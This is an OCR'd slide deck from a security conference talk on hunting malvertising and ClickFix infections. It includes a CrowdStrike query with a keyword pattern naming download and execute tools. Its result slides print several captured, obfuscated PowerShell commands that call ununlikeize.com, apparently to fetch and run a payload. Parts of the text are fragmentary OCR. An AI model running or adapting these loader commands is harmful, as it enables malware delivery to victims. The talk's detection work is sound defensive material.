AVANTech-Day 2026

AVANTEC
Competence. Security. Trust.

# Threat Hunting Deep Dive: Von Hypothese zu Detection Engineering

**Alessandro Salucci**
Cyber Security Specialist,
AVANTEC

# WHO IS YOUR HUNTER?

A quick profile check before we climb the pyramid.

AVANTEC
Competence. Security. Trust.

NAME **Alessandro Salucci**
ROLE Cyber Security Specialist · AVANTEC Cyber Defence Center

STACK **CrowdStrike / Microsoft Defender for Endpoint**
**VECTRA Ai**
**Hunters.Ai (NEXT-GEN SIEM)**


*AVANTiger 2.0*

## why this talk exists

**Your data left.**
**You just haven't noticed yet.**

Stop asking: "What hash fired?"
Start asking: "What behavior are we missing?"

**45 MINUTES · 1 CASE STUDY · 4 ACTS · 3 TAKEAWAYS**

*> credibility through stack, not bio.*

# MALVERTISING

TamperedChef / BaoLoader / AppSuite-PDF / ManualFinder
YAPA (Yet Another PDF Application)

```
root@avantec:~/talks/AVANTech-Day_2026# ./open_talk.sh --date 2026-05-07 --audience

[  OK  ] Loading narrative...
[  OK  ] Initializing pyramid of pain...
[  OK  ] Attaching OSINT handlers...
```

**Last week, 41% of this room received a TamperedChef ad.**

**...% of you clicked.**

```
>>  QUESTION:  What is MALVERTISING?
```

# MALVERTISING EXAMPLE


*https://www.surfnetkids.com/tech/2275/real-download-button/*


# SCARWARE

AVANTEC
*Competence. Security. Trust.*

# SEO-/Ad-Poisoning


SEO algorithms rank websites based on various factors

AVANTEC
Competence. Security. Trust.



# Is it relevant?

*SRF-Kassensturz · 75'537 Aufrufe · 30. April 2026 (Foto vom 1. Mai)*




*https://www.youtube.com/watch?v=j_CATqsshZ0*

AVANTEC
Competence. Security. Trust.

# Not All Cats Are House Pets


The PDF Converter That Converts More Than Files

# Act 1 – Delivery

## TA0001 – Initial Access — MITRE ATT&CK

*https://attack.mitre.org/*


| Phase | Technique | InfoStealer manifestation | Primary detection surface |
|---|---|---|---|
| **Delivery** | T1189 Drive-by Compromise | Malver pages | , browser DNS to newly-registered |
| **Delivery** | T1566.002 Spearphishing Link | Noodl | workEvents |



# Act 2 – Execution

TA0002 – Execution — MITRE ATT&CK

AVANTEC
Competence. Security. Trust.



# CrowdStrike - Threat Hunting

Query: ClickFix.md

```
#event_simpleName = RegSystemConfigValueUpdate
| RegObjectName =
/\\REGISTRY\\USER\\.+\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\RunMRU/i
| rename(field="RegStringValue", as="RunCommand")
| length("RunCommand", as=RunCommandLength)
| RunCommandLength > 50
// Common allowlist exclusions
| RunCommand =
/(?i)(powershell|pwsh|cmd|mshta|wscript|cscript|certutil|bitsadmin|curl|wget|msbuild|conhost|wt\.exe|iex|invoke-expression|invoke-webrequest|downloadstring|frombase64string|hidden|encodedcommand|nslookup|odbcad32)/
 | table([@timestamp, ComputerName, UserName, RunCommand, RunCommandLength])
```

# RESULT

AVANTEC
Competence. Security. Trust.

| @timestamp | ComputerName | RunCommand |
|---|---|---|
| Apr. 24, 2026 15:05:37.163 | [redacted] | powershell.exe -wI MIniMiZe $csWs='XwHqnTDRR';$kp=12;$JwH=32;$TUW=((Get-Module -ListAvai 'Microsoft.PowerShell.Utility')).ExportedCommands.Values;$TUW=$TUW.Name;$Oaz=.$TUW[$kp] ununlikeize.com;$ClWs=$TUW[$JwH]; .$ClWs $Oaz;$SkPkHDUCLIemnQXIPuTqqatLmfzBqXbFvrv\1 |
| Apr. 24, 2026 15:03:43.325 | [redacted] | powershell.exe -wIN MiN $CIio='pktueDXavGIiYjXcUy';$kp=12;$dKL=32;$nqXU=((Get-Module -ListAvai 'Microsoft.PowerShell.Utility')).ExportedCommands.Values;$nqXU=$nqXU.Name;$UbFh=.$nqXU[$kp] ununlikeize.com;$Rndg=$nqXU[$dKL]; .$Rndg $UbFh;$uQabjiuJibQoiEnjkwlQcAe\1 |
| [redacted] | [redacted] | [redacted] |
| Apr. 22, 2026 22:25:57.878 | [redacted] | powershell.exe -wINdOW MiNImIz $QkT='yXwGcCriUrLyQRgU';$kp=12;$aAhg=32;$kinB=((Get-Module -ListAvai 'Microsoft.PowerShell.Utility')).ExportedCommands.Values;$kinB=$kinB.Name;$Ocwv=.$kinB[$kp] ununlikeize.com;$ieDV=$kinB[$aAhg]; .$ieDV $Ocwv;$eMErfAmJMCRSpHVCy\1 |
| [redacted] | [redacted] | [redacted] |
| [redacted] | [redacted] | [redacted] |

```
powershell.exe -wI MIniMiZe $csWs='XwHqnTDRR';$kp=12;$JwH=32;$TUW=((Get-Module -ListAvai
'Microsoft.PowerShell.Utility')).ExportedCommands.Values;$TUW=$TUW.Name;$Oaz=.$TUW[$kp]
ununlikeize.com;$ClWs=$TUW[$JwH]; .$ClWs $Oaz;$SkPkHDUCLIemnQXIPuTqqatLmfzBqXbFvrv\1
```

```
